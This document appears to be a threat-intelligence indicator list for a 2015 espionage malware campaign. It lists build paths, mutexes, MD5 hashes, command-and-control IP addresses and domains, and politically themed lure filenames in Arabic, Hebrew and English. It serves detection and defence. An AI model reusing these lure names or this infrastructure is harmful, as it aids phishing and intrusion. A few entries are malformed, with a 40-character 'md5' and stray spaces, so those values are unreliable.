pdb	b:\World\IL\Working Tools\2015-10-27 NeD Ver 704 NSR ND - 192.52.167.235\NeD Download and execute Version 1 - Doc\obj\x86\Debug\News.pdb	
pdb	b:\World\IL\Working Tools\2015-10-21 NeD Ver 703 Random Face - 192.161.48.59 - save strem\NeD Worm\obj\x86\Debug\MusicLogs.pdb	
pdb	C:\Users\-\Desktop\NeD Download and execute Version 1 - Doc\obj\x86\Debug\News.pdb	
pdb	b:\World\IL\Working Tools\2015-11-14 NeD Ver 8SSl Socks - 167.160.36.14 - https\NeD Worm\obj\x86\Release\MusicLogs.pdb	
pdb	b:\World-2015\IL\Working Tools\2015-07-04 NeDKeY ver 1\NeDKeY ver 1\obj\x86\Release\Internet.pdb	
pdb	E:\AANewIst2015\Downloader\2015-08-18 NeD ver 501P Fixed - Dov\2015-08-18 NeD ver 501P Fixed - Dov\NeD Download and execute Version 1 - Doc\obj\x86\Debug\News.pdb	

pdb	b:\World-2015\IL\Working Tools\2015-12-29 NeD Ver 8 Stay jan 107.191.47.42\NeD Worm\obj\x86\Release\MusicLogs.pdb	
Mutex	NewFolder.exe	
Mutex	New.exe	
Mutex	Clean.exe	
Mutex	{9F6F0AC4-89A1-45fd-A8CF-72F04E6BDE8F}	
md5	fcecf4dc05d57c8ae356ab6cdaac88c2	
md5	f6e8e1b239b66632fd77ac5edef7598d	previous campaign
md5	f589827c4cf94662544066b80bfda6ab	
md5	eea2e86f06400f29a2eb0c40b5fc89a6	
md5	e9586b510a531fe53fec667c5c72d87b	
md5	e69bd8ab3d90feb4e3109791932e5b5e	
md5	e55bbc9ef77d2f3723c57ab9b6cfaa99	
md5	e3f3fe28f04847f68d6bec2f45333fa7	
md5	ddb6093c21410c236b3658d77362de25	
md5	dd9dcf27e01d354dbae75c1042a691ef	
md5	d23b206a20199f5a016292500d48d3d2	
md5	c75c58b9e164cc84526debfa01c7e4b9	
md5	bf5d9726203e9ca58efb52e4a4990328	
md5	bee2f490ec2cd30edaea0cb1712f4ed4	
md5	bbd0136a96fec93fc173a830fd9f0fc0	
md5	baff12450544ac476e5e7a3cbdeb98b5	
md5	bab02ab7b7aa23efcab02e4576311246	
md5	b1071ab4c3ef255c6ec95628744cfd3d	
md5	aa541499a7dbbcb9cd522ccde69f59e6	
md5	aa288a5cbf4c897ff02238e851875660	
md5	aa1f329a8cfdaf79c3961126a0d356fe	
md5	a79c170410658eac31449b5dba7cc086	
md5	a6aa53ce8dd5ffd7606ec7e943af41eb	
md5	9c60fadece6ea770e2c1814ac4b3ae74	
md5	99ffe19cb57d538e6d2c20c2732e068c	
md5	96d2e0b16f42c0fd42189fd871b02b5e	
md5	96bf59cc724333ddbcf526be132b2526	
md5	8cdb90b4e6c87a406093be9993102a46	
md5	8bb2d2d1a6410c1b5b495befc6ae0945	
md5	89125df531db67331a26c5064ab0be44	
md5	8579d81c49fa88da8002163f6ada43e1	
md5	84e5bb2e2a27e1dcb1857459f80ac920	
md5	84687e72feade5f50135e5fc0e1696e3	
md5	7f5cb76ca3ba8df4cabceb3c1cd0c11e	
md5	7a91d9bcd02b955b363157f9a7853fd1	
md5	79d701e58c55062faf968490ad4865b0	

md5	796a6062d236f530d50209a9066b594a	
md5	77d6e2068bb3367b1a46472b56063f10	
md5	7450b92d96920283f441cb1cd39ab0c8	
md5	6fd045ee7839fd4249aeda6ffd3e3b13	
md5	6af77a2f844c3521a40a70f6034c5c4a	
md5	641a0dbdd6c12d69dc8325522aaa2552	
md5	5f0f503246665231c5bb7e8a78c16838	
md5	577ac4f43871a07fd9b63b8a75702765	
md5	4e93b3aa8c823e85fdc2ebd3603cd6e9	
md5	45e662b398ecd96efd1abc876be05cb3	
md5	3f88ca258d89ff4bd6449492f4bd4af6	
md5	3ee15c163fbf6c36076b44c6fd654db2	
md5	38b505a8aa5b757f326e0a8fe032e192	
md5	3227cc9462ffdc5fa27ae75a62d6d0d9	
md5	286a1b5092f27b3e7e2f92e83398fcc2	
md5	2606387a3dfb8bdc12beefacefc0354f	
md5	22ff99f039feb3c7ae524b6d487bbff7	
md5	1dfb74794a0befb6bb5743fa4305c87b	
md5	1d9612a869ad929bd4dd16131ddb133a	
md5	18ef043437a8817e94808aee887ade5c	
md5	154b2f008d80bf954394cf9ccbcccfda	
md5	12fd3469bdc463a52c89da576aec857e	
md5	0d65b89215a0ecb18c1c86dc5ac839d0	
md5	0b0d1924eff3e6e6ca9bcbe60a0451bf	
md5	0756357497c2cd7f41ed6a6d4403b395	
md5	5c3595e60df4d871250301b0b0b19744	
md5	59f50a346aae12cbd5c1dec0e88bbde4	
md5	ffc183a5c86b1ce0bab7841bb5c9917f	
md5	bd07fd19b7598a0439b5cfd7d17ad9e6	
md5	6dce847c27f5dd99261066093cb7b859	
md5	a5c8bbacc9fce5cf72b6757658cf28f7	
md5	ddd11518b1f62f2c91f2393f15f41dcd	previous campaign
md5	c8fa23c3787d9e6c9e203e48081a1984	previous campaign
md5	c46a40de75089a869ec46dec1e34fe7b	previous campaign
md5	bd19da16986240323f78341d046c9336	previous campaign
md5	5e0eb9309ef6c2e1b2b9be31ff30d008	previous campaign
md5	5896908cf66fd924e534f8cdb7bec045	previous campaign
md5	53f75e3d391e730a2972b4e2f7071c2e	previous campaign
md5	4731eb06a2e58a988684e62f523e7177	previous campaign

md5	3bf8898a88e42b0b74d29868492bd87f	previous campaign
md5	CECA997310C6CE221D00FF6C17E523EDC1BFCE0A	
md5	A486624222831574 55BE9FB7D6F3F90451F93014	
md5	15be036680c41f97dfac9201a7c51cfc	
IP	45.32.236.220	
IP	45.32.13.169	
IP	192.52.167.235	
IP	192.52.167.125	
IP	192.210.214.121	
IP	192.169.7.99	
IP	192.169.6.199	
IP	192.169.6.154	
IP	192.169.6. 199	
IP	192.161.48.59	
IP	185.117.73.116	
IP	173.254.236.130	
IP	172.245.30.30	
IP	167.160.36.14	
IP	162.220.246.117	
IP	107.191.47.42	
IP	72.11.148.147	
IP	185.82.202.207	previous campaign
filename	المصرية صدقي صبحي مكالمة مسربة بين القائد العام للقوات المسلحة.exe	
filename	بين حماس وإسرائيل تقدير موقف - أحاديث الهدنة.exe	
filename	اعتقاله في لندن أسباب رفع الحصانة الدبلوماسية عن السيسي واحتمال.exe	
filename	مشعل للسعودية الأسباب الغير معلنة لزيارة.exe	
filename	ראש הממשלה נתניהו בביקור בחטיבת הטילים והחלל של התעשייה האווירית.exe	
filename	סוכן FBi לשעבר " בן לאדן חי".exe	
filename	מקור בחיזבאללה בקרוב תתחיל מתקפה רחבה נגד פלגי האופוזיציה הסוריים.exe	
filename	כל הפרטים סיטונות הצעות בגדים.exe	
filename	יום נישואין בלתי נשכח.exe	
filename	חמאס חשף תיעוד של גלעד שליט מהשבי.exe	
filename	הריגתו של קצין ביטחון בכיר.exe	
filename	המשטרה בודקת חשד למסירת מסמכים סודיים.exe	
filename	המוסד הצהיר חטפת צוות הקומנדו הימי של חמאס..exe	
filename	הגן על עצמך מפני סכיני הפלסטינים - Against Stabbing.exe How to Defend	
filename	Wor.exe	
filename	VirusTotalScanner.exe	
filename	Video & Photos - The 28 Biggest Sex Scandals In Hollywood History.exe	
filename	US Embassy in Saudi Arabia Report.rar	
filename	US Embassy in Saudi Arabia halts operations amid 'heightened security concerns'.exe	

filename	The Truth About Your Sexual Peak , Don't worry.exe	
filename	Supermodel Bar Refaeli Stars in Israeli Spy Movie.exe	
filename	Spy vs. Spy Inside the Fraying U.S.-Israel Ties.exe	
filename	Novm-H-S.exe.bin	
filename	MusicLogs.exe	
filename	Music Synchronization.exe	
filename	MP4.exe.bin	
filename	log file.exe	
filename	Invoice details.doc	
filename	Internet-y.exe	
filename	Hot-Story.RAR	
filename	Hot-Report&Photos.rar	
filename	Google-Privacy.doc	
filename	FileZellacompiler.exe.bin	
filename	Estimate position - the Gaza bombings.exe	
filename	Egypt in the saudi arabia leaks - second set.exe	
filename	Browsem.exe	
filename	Greek coastguard appears to sink refugee boat.exe	
filename	لتشكيل حكومة وحدة بديلاً عن رام الله اتصالات بين حماس ودحلان.exe	previous campaign
filename	رام الله اتصالات بين حماس ودحلان لتشكيل حكومة وحدة بديلاً عن.	previous campaign
domain	star.yaneom.space	
domain	yaneom.space.co	
domain	yaneom.ml	
domain	xr.downloadcor.xyz	
domain	wembail.supportmai.cf	
domain	wallnet.zyns.com	
domain	version.downloadcor.xyz	
domain	v6.support-sales.tk	
domain	us.suppoit.xyz	
domain	transkf.tk	
domain	suppot-sales.mefound.com	
domain	support-sales.tk	
domain	supports.mefound.com	
domain	support.mypsx.net	
domain	support.markting-fac.tk	
domain	support.bkyane.xyz	
domain	supo.mefound.com	
domain	sup.mefound.com	
domain	submit.mrface.com	
domain	sub.submitfda.co.vu	
domain	star.mefound.com	

domain	spynews.otzo.com
domain	socks.israel-shipment.xyz
domain	smtpa.dynamic-dns.net
domain	smtp.gq
domain	smtp.email-test.ml
domain	sky.otzo.com
domain	sip.supportcom.xyz
domain	singin.loginto.me
domain	ser.esmtp.biz
domain	sales-spy.ml
domain	salesmarkting.co.vu
domain	sales.suppoit.xyz
domain	sales.suppoit. xyz
domain	sales.blogsyte.com
domain	ra.goaglesmtp.co.vu
domain	ns.suppoit.xyz
domain	news20158.co.vu
domain	news.net-freaks.com
domain	news.bulk-smtp.xyz
domain	ms.suppoit.xyz
domain	mossad.mefound.com
domain	marktingvb.ml
domain	markit.mefound.com
domain	marki.mefound.com
domain	mailweb.otzo.com
domain	krowd.downloadcor.xyz
domain	jenneaypreff.linkpc.net
domain	jake.support-sales.tk
domain	iphonenewsd.co.vu
domain	infoblusa.tk
domain	idf.idfcom.co.vu
domain	hr.goaglesmtp.co.vu
domain	hostgatr.mrface.com
domain	hdgshfdgh.co.vu
domain	games.buybit.us
domain	gamail.goaglesmtp.co.vu
domain	gabro.xxuz.com
domain	facetoo.co.vu
domain	email-test.ml
domain	emailotest.co.vu
domain	ed3qy5yioryitoturysuiu.otzo.com
domain	drivres-update.info

domain	down.supportcom.xyz
domain	down.downloadcor.xyz
domain	direct-marketing.ml
domain	dfwsd.co.vu
domain	cnaci8gyolttkgmguzog.ignorelist.com
domain	cl170915.otzo.com
domain	buy.israel-shipment.xyz
domain	bulk-smtp.xyz
domain	baz.downloadcor.xyz
domain	aqs.filezellasd.co.vu
domain	acc.buybit.us
domain	aaas.mefound.com
domain	0arfx4grailorhvlicbj.servehumour.com
domain	skynews1.blogsyte.com
domain	goodwebmail.tk
domain	email-market.ml
domain	imazing.ga
domain	0n4tblbdfncaauxioxto.ddns.net
domain	cyaxsnieccunozn0erih.mefound.com
domain	word.2waky.com
domain	us-update.com
domain	sales.intarspace.co.vu
domain	newdowr.otzo.com
domain	new.newlan.co.vu
domain	lkvz7bsfuiaidsyynu7bd2owpe.dns05.com
domain	info.intarspace.co.vu
domain	gfhbgfzfgfgfgdg.otzo.com
domain	3tshhm1nfphiqqrxbi8c.servehumour.com
domain	d.nabzerd.co.vu
domain	debka.ga
domain	dontrplay.tk
domain	zapt.zapto.org
domain	news015.otzo.com
domain	news.buybit.us
domain	markting-fac.tk
domain	adfdafsggdfgdfgsagaer.blogsyte.com
domain	helthnews.ga
domain	update.ciscofreak.com
domain	googledomain.otzo.com
domain	accounts-helper.ml
domain	www.dorcertg.otzo.com
domain	directl.otzo.com

domain	dnsfor.dnsfor.me
domain	filezellla.otzo.com
domain	ksm5sksm5sksm5s.zzux.com
domain	markting.mefound.com
domain	vbdodo.mefound.com
Campaign identifiers	wikileaks (Ra) 2015-06-11
Campaign identifiers	very important (key) 2015-07-07
Campaign identifiers	Star(Star) 2015-10-18
Campaign identifiers	Random(Music) 2015-07-13
Campaign identifiers	November(HZ) 2015-11-03
Campaign identifiers	MOSSAD(Track) 2015-11-08
Campaign identifiers	meshal(Music) 2015-07-15
Campaign identifiers	Fajer(IOS) 2015-08-13
Campaign identifiers	FaceBook(IOS) 2015-08-24
Campaign identifiers	DAFBK(NSR) 2015-11-04
Campaign identifiers	SPYND(NSR) 2015-11-04
Campaign identifiers	Doc Test 2015-11-30